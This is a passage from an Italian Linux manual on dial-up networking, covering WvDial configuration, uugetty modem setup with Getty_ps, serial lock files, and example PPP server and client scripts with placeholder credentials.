ttyS1<*1>: Speed 115200: AT -- OK
ttyS1<*1>: Max speed is 115200; that should be safe.
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
Port Scan<*1>: S3

Found a modem on /dev/ttyS1.
/etc/wvdial.conf<Warn>: Can't read config file /etc/wvdial.conf:
  No such file or directory
ttyS1<Info>: Speed 115200; init "ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0"
```

In condizioni normali, il programma è in grado di individuare il modem e di determinare le sue capacità. Da questo si ottiene un file di configurazione iniziale abbastanza completo, simile a quello seguente:

[1] **WvDial** GNU LGPL

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
; Phone = <Target Phone Number>
; Username = <Your Login Name>
; Password = <Your Password>
```

Data la caratteristica delle linee telefoniche italiane, per cui non esiste il tono di chiamata, è necessario aggiungere il comando ATX3; inoltre, come si intuisce, vanno definite le ultime tre direttive che appaiono opportunamente commentate. In altri termini, il file va modificato più o meno come si vede nell'esempio seguente, dove i dati relativi all'utenza sono ovviamente inventati:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo
```

In condizioni normali, è sufficiente avviare l'eseguibile '**`wvdial`**' con i privilegi dell'utente '**`root`**' e la connessione dovrebbe instaurarsi senza altri problemi.

> Bisogna considerare che il file '`/etc/wvdial.conf`' è unico per tutto il sistema, per cui, è da ritenere che tutto ciò che appare riguardi esclusivamente le utenze remote della persona che ha o può avere localmente i privilegi dell'utente '**`root`**'.
> Oltre a questo, c'è da considerare che l'eseguibile '**`wvdial`**', potrebbe anche funzionare senza i privilegi dell'utente '**`root`**', ma in tal caso deve avere ugualmente la possibilità di accedere in lettura a tale file. Per questa ragione, il file '`/etc/wvdial.conf`' è normalmente accessibile da tutti gli utenti in lettura, cosa che mette allo scoperto i dati riservati per l'utilizzo dell'utenza remota (il nominativo e la parola d'ordine).
> Probabilmente, se si intende usare WvDial, conviene togliere tutti i permessi di accesso, esclusi quelli del proprietario, utilizzando poi l'eseguibile '**`wvdial`**' con i privilegi dell'utente '**`root`**' (eventualmente impostando l'eseguibile come SUID-root).

131.2 Configurazione automatica e trasparente di pppd

È importante sapere cosa fa WvDial con la configurazione di '**`pppd`**', anche se può essere comodo lasciare fare tutto a lui. Ciò consente di capire in che modo va usato e quali possono essere eventualmente le limitazioni.

In condizioni normali, WvDial fa affidamento sul fatto che '**`pppd`**' riconosca l'opzione '**`call`**', con la quale si seleziona un file di configurazione specifico nella directory '`/etc/ppp/peers/`'. Per la precisione, WvDial fa in modo che venga letto il file '`/etc/ppp/peers/wvdial`' che si solito dovrebbe trovarsi già lì a seguito della sua installazione.

Oltre a questo, l'eseguibile '**`wvdial`**' crea o modifica autonomamente i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`', in base alle informazioni sull'utenza che appaiono nel file di configurazione. Per questo, quando viene eseguito, ha bisogno di avere i privilegi dell'utente '**`root`**', che fortunatamente rimangono inaccessibili agli utenti comuni.

In condizioni normali, precisamente quando è previsto l'uso di una sola utenza remota, sarebbe sufficiente utilizzare l'eseguibile '**`wvdial`**' con i privilegi dell'utente '**`root`**' solo la prima volta, dal momento che le modifiche apportate a questi file non avrebbero bisogno successivamente di essere aggiornate.

Seguendo l'esempio già visto in precedenza, in entrambi i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`' apparirebbe in coda la riga seguente:

```
tizio   *       supersegretissimo
```

131.3 Configurazione manuale

La configurazione automatica, con gli aggiustamenti necessari che sono stati mostrati, può essere molto conveniente per un principiante; tuttavia, la configurazione manuale di WvDial consente di aggiungere delle indicazioni molto utili; in particolare permette di definire utenze differenti, da selezionare attraverso argomenti della riga di comando di '**`wvdial`**'.

Il file in questione può contenere righe bianche e vuote, che vengono ignorate, così come sono ignorate le righe che iniziano con un punto e virgola. Per il resto si tratta di direttive, nella forma

attributo = *valore_assegnato*

che possono essere raggruppate in sezioni precedute dalla dichiarazione

`[Dialer` *nome_della_sezione* `]`

In particolare, come è già stato visto nell'esempio introduttivo, tutte le direttive che non ricadono in sezioni particolari, fanno parte della sezione predefinita, denominata '**`Defaults`**':

```
[Dialer Defaults]
...
...
```

Altre sezioni possono essere dichiarate per definire delle varianti nella configurazione, che poi vengono selezionate semplicemente nominandole nella riga di comando di '**`wvdial`**'. Per la precisione, tutte le sezioni aggiunte ereditano la configurazione della sezione predefinita, aggiungendo o sostituendo delle dichiarazioni particolari. Si osservi l'esempio seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo

[Dialer treviso]
Phone = 0422 654321

[Dialer venezia]
Phone = 041 654321

[Dialer rimini]
Phone = 0541 654321
```

In questo caso, come si può intuire, ogni sezione aggiunta serve a definire un numero telefonico differente, lasciando tutti gli altri dati come fissato nella sezione predefinita.

Naturalmente, la possibilità di gestire sezioni aggiuntive permette anche di intervenire su altre variabili, come la configurazione del modem e la modalità di composizione del numero telefonico:

```
[Dialer silenzioso]
Init4 = ATM0

[Dialer impulsi]
Dial Command = ATDP
```

Nell'esempio si vede la definizione di due sezioni: la prima permette di aggiungere un'istruzione al modem, in modo che l'altoparlante risulti disattivato completamente; la seconda permette di richiedere espressamente la composizione a impulsi (il vecchio sistema «decadico» dei telefoni a disco).

Segue la descrizione di alcune direttive di configurazione.

Direttiva	Descrizione
`Inherits =` *sezione*	Consente di ereditare le direttive di un'altra sezione, tenendo conto che la sezione predefinita viene ereditata automaticamente.
`Modem =` *file*	Definisce il file di dispositivo relativo alla porta seriale cui è connesso il modem.
`Baud =` *velocità_porta_seriale*	Definisce la velocità di comunicazione con il modem attraverso la porta seriale; in altri termini, si tratta della velocità della porta seriale, espressa in bit/s.
`Init`*n* `=` *comando_at_per_il_modem*	Le direttive da '**`Init1`**' a '**`Init9`**' permettono di definire diverse stringhe di inizializzazione del modem, in sequenza. La prima a essere eseguita è la direttiva '**`Init1`**'; di seguito vengono eseguite le altre, fino a un massimo di nove.
`Phone =` *numero_telefonico_da_chiamare*	Definisce il numero telefonico per raggiungere il fornitore del servizio.
`Dial Command =` *comando_at_per_il_modem*	Il comando AT necessario per iniziare la composizione telefonica. Il comando predefinito è ATDT, per la composizione a toni (multifrequenza).
`Login =` *nominativo_utenza_remota*	Il nominativo utente da usare per la connessione remota.
`Password =` *parola_d'ordine*	La parola d'ordine da usare per l'autenticazione remota.
`PPPD Path =` *percorso_di_avvio_di_pppd*	In caso di necessità, permette di definire il percorso assoluto di '**`pppd`**'. In modo predefinito, viene usato il percorso '`/usr/sbin/pppd`'.
`Force Address =` *ip_statico_locale*	Se ciò può essere utile, permette di definire l'indirizzo IP statico locale.
`Auto Reconnect =` {`on`|`off`}	Questa opzione, attiva in modo predefinito, serve a ottenere il ripristino della connessione se questa cade per qualche motivo.

131.4 Avvio e funzionamento

WvDial si avvia attraverso l'eseguibile '**`wvdial`**', il quale funziona in primo piano in modo predefinito:

```
wvdial --help
```

```
wvdial --version
```

wvdial {*sezione*...}

In generale, a parte il caso delle opzioni '**`--help`**' e '**`--version`**', il cui significato è evidente, si usa '**`wvdial`**' da solo o con l'indicazione di uno o più nomi di sezione della configurazione da prendere in considerazione.

Per concludere il funzionamento del programma, si utilizza il segnale di interruzione, che si ottiene normalmente con la combinazione [*Ctrl+c*]. Segue la descrizione di alcuni esempi.

- `#` **`wvdial`**

  Avvia il programma in primo piano, in base alla configurazione della sezione predefinita.

- `#` **`wvdial > /var/log/wvdial.log 2>&1 &`**

  Avvia il programma sullo sfondo, ridirigendo i flussi di standard output e standard error nel file '`/var/log/wvdial.log`'.

- `#` **`wvdial treviso silenzioso`**

  Avvia il programma richiedendo espressamente l'utilizzo delle sezioni '**`treviso`**' e '**`silenzioso`**' dal file di configurazione.

Getty e il modem

In un altro capitolo (51) è stato presentato il funzionamento e l'uso dei programmi Getty per la gestione dell'accesso dalla console e da terminali connessi alle porte seriali. In questo capitolo si vuole trattare il problema particolare della connessione via modem.

132.1 Dispositivi e file di lock

Nei sistemi GNU/Linux, i dispositivi delle porte seriali sono quelli che corrispondono al modello '`/dev/ttyS*`'. In passato sono stati utilizzati anche dispositivi del tipo '`/dev/cua*`', che attualmente sono obsoleti e **non devono essere più utilizzati**.

Le porte seriali possono essere usate in vario modo, come si è potuto vedere nei capitoli precedenti, dove la connessione alla linea telefonica tramite un modem è solo uno dei tanti utilizzi possibili.

Quando si utilizzano le porte seriali per una connessione diretta attraverso un cavo Null-modem, oppure attraverso una linea dedicata (attraverso l'uso di modem), queste porte seriali hanno un ruolo preciso che non può cambiare. Al contrario, quando si utilizza la rete telefonica commutata, si può distinguere tra l'attendere una chiamata e l'esecuzione di una chiamata. In pratica, si potrebbe utilizzare un modem sia per attendere delle chiamate esterne, a cui un programma Getty dovrebbe rispondere, sia per chiamare, quando la linea telefonica e il modem sono liberi.

Convenzionalmente, i programmi che utilizzano i file di dispositivo seriali creano (o dovrebbero creare) un file di lock corrispondente. È in base alla presenza di questi file di lock che i programmi Getty sono in grado di determinare se il modem viene utilizzato per chiamare.

I nomi di questi file di lock dovrebbero essere organizzati secondo il modello seguente, che risponde al cosiddetto stile UUCP.

`/var/lock/LCK..`*dispositivo*

Per esempio, il file di lock del file di dispositivo '`/dev/ttyS0`' dovrebbe essere '`/var/lock/LCK..ttyS0`'.

I file di lock devono contenere il numero e il nome del processo per i quali sono stati generati. In tal modo, si può verificare se il processo che ha generato il file è ancora attivo. Infatti, spesso capita che il processo termini e con questo anche l'utilizzo del file di dispositivo, mentre il file di lock non viene rimosso.

Esistendo l'esigenza di creare e controllare i file di lock di questi file di dispositivo, la presenza di un collegamento '`/dev/modem`' può diventare un elemento di confusione, in quanto si potrebbe ottenere un file '`/var/lock/LCK..modem`'.

132.2 Getty_ps

Il pacchetto Getty_ps [1] offre il programma '**`uugetty`**' per la connessione attraverso modem. Questo programma può utilizzare una serie di file:

- '`/etc/gettydefs`'

  file di configurazione delle impostazioni delle linee;

[1] **Getty_ps** software non libero: non è consentita la commercializzazione a scopo di lucro e in generale non è consentito alcun profitto economico derivante dall'uso o dalla riproduzione dello stesso

- '/etc/issue'
  file del messaggio introduttivo prima della procedura di accesso;
- '/var/log/getty.log'
  file usato eventualmente per la registrazione degli eventi;
- '/etc/conf.uugetty', '/etc/default/uugetty'
  file di configurazione di linea generico;
- '/etc/conf.uugetty*linea*', '/etc/default/uugetty*linea*'
  file di configurazione di una linea particolare.

Questi file sono già stati descritti, in parte, nel capitolo 51.

132.2.1 Configurazione di linea

In una sezione apposita (51.2.2) è stata descritta la sintassi e anche alcune direttive dei file '/etc/conf.*getty*' o '/etc/default/conf.*getty*', per ciò che riguardava la connessione di una console o di un terminale seriale normale. Qui si intende approfondire l'uso delle direttive rivolte specificatamente a '**uugetty**' per la gestione delle linee seriali attraverso l'uso del modem. Inoltre, viene ripresa la descrizione di direttive già presentate in precedenza, che però sono utili per comprendere gli esempi proposti in questo capitolo.

Direttiva	Descrizione
`LOGIN=`*nome*	Con questa direttiva si può definire un nome e un percorso differente per il programma che si vuole utilizzare per la procedura di accesso. In modo predefinito dovrebbe trattarsi di '/bin/login'.
`WAITCHAR=YES` `WAITCHAR=NO`	Se viene assegnato il valore '**YES**', '**uugetty**' attende un carattere dalla linea prima di iniziare a emettere l'invito alla connessione.
`DELAY=`*n_secondi*	Questa direttiva viene usata normalmente in congiunzione all'attivazione di '**WAITCHAR**', in modo da stabilire un ritardo in secondi dopo la ricezione del carattere dalla linea.
`WAITFOR=`*stringa*	Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito della procedura di accesso. In pratica, al contrario di '**WAITCHAR**', si vuole attendere una stringa particolare e non solo un carattere qualunque. Se viene usato in congiunzione a '**DELAY**', allora '**uugetty**' attende il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente. Questa direttiva viene usata normalmente per attendere la stringa '**RING**' da un modem che sta ricevendo una chiamata (quando squilla il telefono).
`TIMEOUT=`*n_secondi*	Fa in modo che il programma attenda per un numero massimo di secondi che l'utente completi la procedura di accesso; trascorso tale limite, '**uugetty**' termina l'esecuzione, impedendo di accedere da quella linea. Tuttavia, normalmente '**uugetty**' viene riavviato da Init, così si può ritentare la connessione e l'accesso.
`INIT=`*stringhe_di_attesa_invio*	Permette di definire una sequenza di stringhe di attesa e invio (*expect*, *send*) per inizializzare il modem prima di utilizzarlo.
`CONNECT=`*stringhe_di_attesa_invio*	Permette di specificare una sequenza di stringhe di attesa e invio specifiche per la connessione.

Direttiva	Descrizione
`ALTLOCK=`*linea*	Permette di specificare un nome di file di dispositivo (senza il prefisso '`/dev/`') utilizzato in modo alternativo per la stessa linea di comunicazione, per il quale creare un ulteriore file di lock. In situazioni normali, questa direttiva dovrebbe essere inutile allo stato attuale con GNU/Linux. In passato, dovendo utilizzare sia i dispositivi '`/dev/ttyS*`' che '`/etc/cua*`', si poteva indicare in tal modo di bloccare anche questi dispositivi paralleli.
`ALTLINE=`*linea* `INITLINE=`*linea*	Permette di specificare una linea alternativa per le operazioni di inizializzazione del modem. Si usava quando si dovevano gestire i dispositivi seriali a coppie. '**`ALTLINE`**' è probabilmente un sinonimo di '**`INITLINE`**'; inoltre è possibile che '**`ALTLINE`**' sia proprio ignorato, riconoscendo al suo posto solo '**`INITLINE`**'.

132.2.2 Avvio del programma

L'utilizzo di '**`uugetty`**' è piuttosto delicato, per cui è opportuno predisporre il file di configurazione di linea per tutto ciò che con questo è possibile definire:

`uugetty` [*opzioni*] *linea* [*velocità* [*tipo*]]

Eventualmente può essere utile l'opzione '**`-d`**', proprio per indicare esplicitamente quale sia tale file di configurazione.

Opzione	Descrizione
`-d` *file_di_configurazione*	Permette di indicare esplicitamente il file di configurazione di linea. Questa opzione è particolarmente utile quando non si sa precisamente quale sia il file di configurazione giusto per la versione di Getty_ps che si sta utilizzando.

L'esempio seguente mostra una riga del file '`/etc/inittab`':

```
s1:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS1 ttyS1 F115200 vt100
```

In questo modo, si avvia '**`uugetty`**' per controllare l'accesso attraverso un modem collegato alla seconda linea seriale, '`/dev/ttyS1`'. All'interno del file '`/etc/gettydefs`' viene selezionata la voce '**`F115200`**', che indica una velocità fissa di 115200 bit/s. Il tipo di terminale utilizzato è stato '**`vt100`**' corrispondente al più semplice e comune. Il file di configurazione di linea è stato indicato espressamente: '`/etc/default/uugetty.ttyS1`'.

132.2.3 Sistema di file di lock

GNU/Linux gestiva inizialmente due tipi di file di dispositivo per le porte seriali: uno per le chiamate in entrata e l'altro per le chiamate in uscita. In quella situazione, se '**`uugetty`**' stava in attesa di una chiamata, doveva utilizzare il dispositivo '`/dev/ttyS*`' relativo, ma volendo permettere l'utilizzo di un modem anche per le chiamate in uscita da parte di altri programmi (quando la linea era libera), '**`uugetty`**' doveva verificare anche i file di lock eventualmente esistenti su quei dispositivi ('`/dev/cua*`').

Quando si configurava '**`uugetty`**' in questo modo, era anche necessario dirigere sul file di dispositivo '`/dev/cua*`' corrispondente il sistema di inizializzazione del modem.

In pratica, diventava necessario utilizzare le direttive ‘`ALTLOCK`’, ‘`ALTLINE`’ e ‘`INITLINE`’ del file di configurazione di linea, assegnando a tutte la stessa linea ‘`cua`*n*’.

132.2.4 INIT: inizializzazione della linea

‘`uugetty`’ permette di inizializzare il modem prima di utilizzare la linea. Ciò attraverso la direttiva ‘`INIT`’ del file di configurazione di linea.

Le stringhe di attesa e invio possono contenere delle sequenze di escape, ma in particolare, il carattere <*CR*> deve essere indicato espressamente e si rappresenta con la sequenza ‘`\r`’. La tabella 132.3 ne riporta l’elenco.

Tabella 132.3. Sequenze di escape per le stringhe di attesa e invio di ‘`uugetty`’.

Simbolo	Significato
\r	<*CR*> (*carriage return*).
\s	<*SP*> (carattere spazio).
\p	Ritardo di un secondo.
\d	Ritardo di due secondi.
\K	*Break* di 0,25 s.
\T*n*	Modifica del tempo di *timeout*.

132.2.5 WAITCHAR, WAITFOR: attesa prima di iniziare

Dopo l’inizializzazione del modem, se esiste una di queste due direttive nel file di configurazione della linea, ‘`uugetty`’ resta in attesa di un carattere, nel caso di ‘`WAITCHAR`’, oppure di una stringa specifica, nel caso di ‘`WAITFOR`’.

In mancanza di una di queste due direttive (che comunque non possono essere usate simultaneamente), ‘`uugetty`’ procede alla fase successiva: l’analisi della direttiva ‘`CONNECT`’.

132.2.6 CONNECT: autobauding

Se non è stata usata alcuna delle direttive ‘`WAITCHAR`’ e ‘`WAITFOR`’, oppure se è stata usata la direttiva ‘`WAITFOR`’, si può usare anche la direttiva ‘`CONNECT`’. Questa permetterà di definire una sequenza di attesa e invio ulteriore, utile in particolare per fissare la velocità della linea seriale in funzione della velocità di connessione definita dal modem.

Quando si utilizzano modem funzionanti a velocità inferiori a 9600 bit/s, è necessario che la velocità utilizzata per la comunicazione con la porta seriale sia esattamente uguale alla massima velocità gestibile dal modem. Pertanto, in questi casi, è conveniente configurare automaticamente tale velocità in base al responso ottenuto dal modem attraverso il messaggio ‘`CONNECT`’.

In pratica, si usano le direttive ‘`WAITFOR`’ e ‘`CONNECT`’ in modo simile all’esempio seguente:

```
WAITFOR=RING
CONNECT="" ATA\r CONNECT\s\A
```

In questo modo, quando il modem genera la stringa ‘`RING`’ a seguito di una chiamata in corso, ovvero a causa dello squillo del telefono, ‘`uugetty`’, senza attendere, invia il comando ATA con cui si apre la comunicazione, attendendo la stringa ‘`CONNECT`’ seguita da uno spazio e da un numero. Qui, la sequenza di escape ‘`\A`’ rappresenta il numero che si vuole estrarre per determinare la velocità a cui deve essere messa la linea seriale.

Per la precisione, '**uugetty**' tenta di trovare una voce nel file '/etc/gettydefs' corrispondente esattamente al numero ottenuto; altrimenti, se non lo trova, tenta semplicemente di modificare la velocità.

> Disponendo di modem recenti, non è conveniente l'utilizzo della direttiva '**CONNECT**', essendo preferibile l'utilizzo di una velocità elevata e fissa.

132.3 Esempi di configurazione di Getty_ps

Nelle sezioni seguenti vengono mostrati alcuni esempi, parte dei quali sono estratti dal gruppo di quelli che accompagnano il pacchetto Getty_ps. Questi sono stati modificati in modo da commentare le direttive riferite alla gestione dei dispositivi obsoleti '/dev/cua*', in modo da escluderle.

Il file '/etc/gettydefs' a cui si fa riferimento per questi esempi, è quello che fa parte della distribuzione standard di Getty_ps e, in ogni caso, deve contenere almeno le direttive seguenti, specifiche per l'uso del modem (molte righe sono spezzate in due per motivi tipografici).

```
F230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F230400
```

```
F115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F115200
```

```
F57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F57600
```

```
F38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F38400
```

```
F19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F19200
```

```
F9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #F9600
```

```
F2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #F2400
```

```
230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#115200
```

```
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#57600
```

```
57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #38400
```

```
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #19200
```

```
19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #9600
```

```
9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #2400
```

```
2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #230400
```

132.3.1 Connessioni in arrivo con attesa di una stringa

L'esempio seguente è tratto dai file che accompagnano la documentazione di '**uugetty**'. Si riferisce alla connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo '`/dev/ttyS2`' (e una volta anche a '`/dev/cua2`').

```
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets up uugetty to answer with a WAITFOR string.  When
# using waitfor, it is necessary to specify INITLINE=cua?

## line to use to do initialization.  All INIT, OFF, and WAITFOR functions
## are handled on this line.  If this line is not specified, any other
## program that wants to share the line (like kermit, uucp, seyon) will
## fail.  This line will also be checked for lockfiles.
##
## format: <line> (without the /dev/)
#INITLINE=cua2

# timeout to disconnect if idle...
TIMEOUT=60

# modem initialization string... Sets the modem to disable auto-answer
#
# format: <expect> <send> ... (chat sequence)
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=0\r OK\r\n

# waitfor string... if this sequence of characters is received over the line,
# a call is detected.
WAITFOR=RING

# this line is the connect chat sequence.  This chat sequence is performed
# after the WAITFOR string is found.  The \A character automatically sets
# the baudrate to the characters that are found, so if you get the message
# CONNECT 2400, the baud rate is set to 2400 baud.
#
# format: <expect> <send> ... (chat sequence)
CONNECT="" ATA\r CONNECT\s\A

# this line sets the time to delay before sending the login banner
DELAY=1
```

La stringa di inizializzazione è abbastanza completa e dovrebbe adattarsi alla maggior parte dei modem. In particolare si osservi il fatto che il registro S0 viene posto a zero, in modo da inibire la risposta automatica da parte del modem.

Dal momento che il modem non può rispondere da solo, si deve attendere la stringa '**RING**'; quindi, attraverso la direttiva '**CONNECT**' si invia il comando per aprire la linea, e subito dopo si estrae il valore della velocità di connessione.

Una volta terminata questa procedura, c'è ancora un secondo di pausa e quindi viene inviato il messaggio introduttivo e la richiesta di iniziare la procedura di accesso.

Il file '`/etc/inittab`' potrebbe contenere il record seguente, per attivare '**uugetty**' in modo da utilizzare questa configurazione.

```
s2:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS2 ttyS2 115200 vt100
```

132.3.2 Connessioni in arrivo con risposta da parte del modem stesso

L'esempio seguente è tratto dai file che accompagnano la documentazione di '**uugetty**'. Si riferisce alla connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo '/dev/ttyS2' (ed eventualmente anche '/dev/cua2').

La differenza fondamentale rispetto all'esempio precedente sta nel fatto che è il modem a rispondere, avendo attivato la risposta al primo squillo con il comando AT...S0=1, pertanto non si attende la solita stringa '**RING**'.

```
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets the modem to autoanswer.

## alternate lockfile to check... if this lockfile exists, then uugetty is
## restarted so that the modem is re-initialized
#ALTLOCK=cua2

# timeout to disconnect if idle...
TIMEOUT=60

# modem initialization string... Sets the modem to auto-answer
#
# format: <expect> <send> ... (chat sequence)
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=1\r OK\r\n

# this line sets the time to delay before sending the login banner
DELAY=1
```

In alternativa, si può aggiungere l'inizializzazione del modem ai valori di fabbrica (AT&F) e la successiva definizione di altri elementi importanti (AT&D2&C1) con una stringa come quella seguente, che viene divisa su più righe per motivi tipografici (nell'esempio viene attivato anche l'altoparlante).

```
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ↩
↪AT&F\r OK\r\n AT&D2&C1\r OK\r\n ATM1E1Q0V1X3S0=1\r OK\r\n
```

Sempre proseguendo il paragone con l'esempio precedente, si può osservare che è stata omessa anche la direttiva '**CONNECT**'. In questo caso, quindi, è il modem che si attiva da solo e subito dopo, '**uugetty**' provvede ad avviare la procedura di accesso.

Il file '/etc/inittab' potrebbe contenere lo stesso record già visto nell'esempio precedente.

132.3.3 Connessioni in arrivo su linea dedicata

La connessione di un terminale utilizzando una linea dedicata, che implica l'utilizzo di due modem (uno a ogni capo del filo), è una situazione un po' insolita, ma utile a titolo didattico. L'esempio seguente, come sempre, si riferisce a una connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo '/dev/ttyS2'.

```
#======================================================================
# /etc/default/uugetty.ttyS2
#======================================================================

#----------------------------------------------------------------------
# Si fissa il tempo massimo per il login in 60 secondi.
#----------------------------------------------------------------------
TIMEOUT=60

#----------------------------------------------------------------------
# Si inizializza il modem in modo semplificato:
# +++ AT        porta il modem nella modalità di comando;
# ATH0          chiude la linea;
# ATZ           carica il profilo di configurazione prememorizzato;
# AT&L1A        configura il modem per la linea dedicata (&L1) e
#               attiva la ricezione (A).
# Infine, si attende il messaggio «CONNECT» che indica l'avvenuta
# connessione.
#----------------------------------------------------------------------
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n AT&L1A\r CONNECT

#----------------------------------------------------------------------
# Dal momento che il modem è abbastanza veloce, non è necessario
# l'autobauding.
# Pertanto, la stringa «CONNECT» viene già attesa dalla sequenza di
# inizializzazione della direttiva INIT.
#----------------------------------------------------------------------
###CONNECT=CONNECT\s\A

#----------------------------------------------------------------------
# Dopo due secondi, trasmette il messaggio introduttivo e la richiesta
# di login.
#----------------------------------------------------------------------
DELAY=2
#======================================================================
```

Per eseguire questa prova è stato inserito il record seguente nel file '`/etc/inittab`'.

```
s2:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS2 ttyS2 115200 vt100
```

Dall'altra parte, dal terminale dal quale si effettua il collegamento, si è dovuto utilizzare il comando ATX1&L1D, in modo da attivare il modem in chiamata sulla linea dedicata.

132.3.4 Connessioni in arrivo su linea dedicata, varianti

Lo stesso identico risultato dell'esempio precedente si può ottenere modificando il file '`/etc/default/uugetty.ttyS2`' in modo da lasciare alla direttiva '**`CONNECT`**' il compito di attendere la stringa omonima. Segue il pezzo di file con le varianti.

```
# ... ...
#----------------------------------------------------------------------
# Si inizializza il modem in modo semplificato:
# +++ AT        porta il modem nella modalità di comando;
# ATH0          chiude la linea;
# ATZ           carica il profilo di configurazione prememorizzato;
# AT&L1A        configura il modem per la linea dedicata (&L1) e
#               attiva la ricezione (A).
#----------------------------------------------------------------------
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n AT&L1A\r

#----------------------------------------------------------------------
# Si attende la stringa «CONNECT».
#----------------------------------------------------------------------
CONNECT=CONNECT
# ... ...
```

Come ultima possibilità, nel caso si utilizzino modem vecchi che richiedono velocità particolarmente basse, si può sfruttare l'*autobauding*, estraendo la velocità attraverso la direttiva '**CONNECT**'.

```
# ... ...
#-----------------------------------------------------------------------
# Si attende la stringa «CONNECT» e si modifica automaticamente
# la velocità della linea.
#-----------------------------------------------------------------------
CONNECT=CONNECT\s\A
# ... ...
```

132.3.5 Attivazione del PPP

Per attivare una connessione PPP attraverso '**uugetty**', così come fa un fornitore di accesso a Internet, basta attribuire all'utente che deve accedere in questo modo, al posto della solita shell, uno script che attivi il PPP.

Lo script seguente è molto semplice e si limita a definire un indirizzo IP per l'elaboratore che offre il servizio e uno per l'elaboratore che accede. Se si volessero gestire diversi accessi, con indirizzi IP dinamici, occorrerebbe modificare tale script opportunamente, per fare in modo di trovare il primo indirizzo IP libero.

```
#! /bin/sh
#=======================================================================
# server-ppp
# Attiva la connessione PPP come servente.
#=======================================================================
IP_REMOTO="192.168.200.2"       # IP da assegnare all'elaboratore remoto
IP_SERVER="192.168.200.1"       # IP locale
VELOCITA="38400"

/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    passive \
    modem \
    crtscts \
    $IP_SERVER:$IP_REMOTO \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap
```

Si osservi il fatto che non è stato indicato il dispositivo da utilizzare per la connessione.

Dall'altra parte, per la connessione, si possono utilizzare due script differenti, a seconda che si faccia una connessione a un servizio accessibile attraverso la linea telefonica commutata o attraverso una linea dedicata. L'idea di una connessione attraverso una linea dedicata in questo modo, è piuttosto strana, dal momento che si potrebbe evitare di utilizzare una procedura di accesso. Lo scopo di questo esempio è quindi solo didattico, per permettere di sperimentare quanto affermato anche senza utilizzare le connessioni telefoniche normali.

Negli esempi seguenti, si suppone che il cliente utilizzi la seconda porta seriale per accedere al modem.

```
#! /bin/sh
#======================================================================
# ppp-on
# Attiva la connessione al proprio ISP attraverso pppd e chat.
#======================================================================
IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/ttyS1"
VELOCITA="38400"
TELEFONO="1234567890"   # Il numero di telefono dell’ISP.
PPP_ACCOUNT="caio"      # Il nome utilizzato per accedere.
PPP_PASSWORD="coccole"  # La password per accedere.

/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT      3 \
    ABORT        BUSY \
    ABORT        ’NO CARRIER’ \
    ’’           ATZ \
    OK           AT \
    OK           ’AT DT $TELEFONO’ \
    TIMEOUT      30 \
    CONNECT      ’’ \
    ogin:--ogin: $PPP_ACCOUNT \
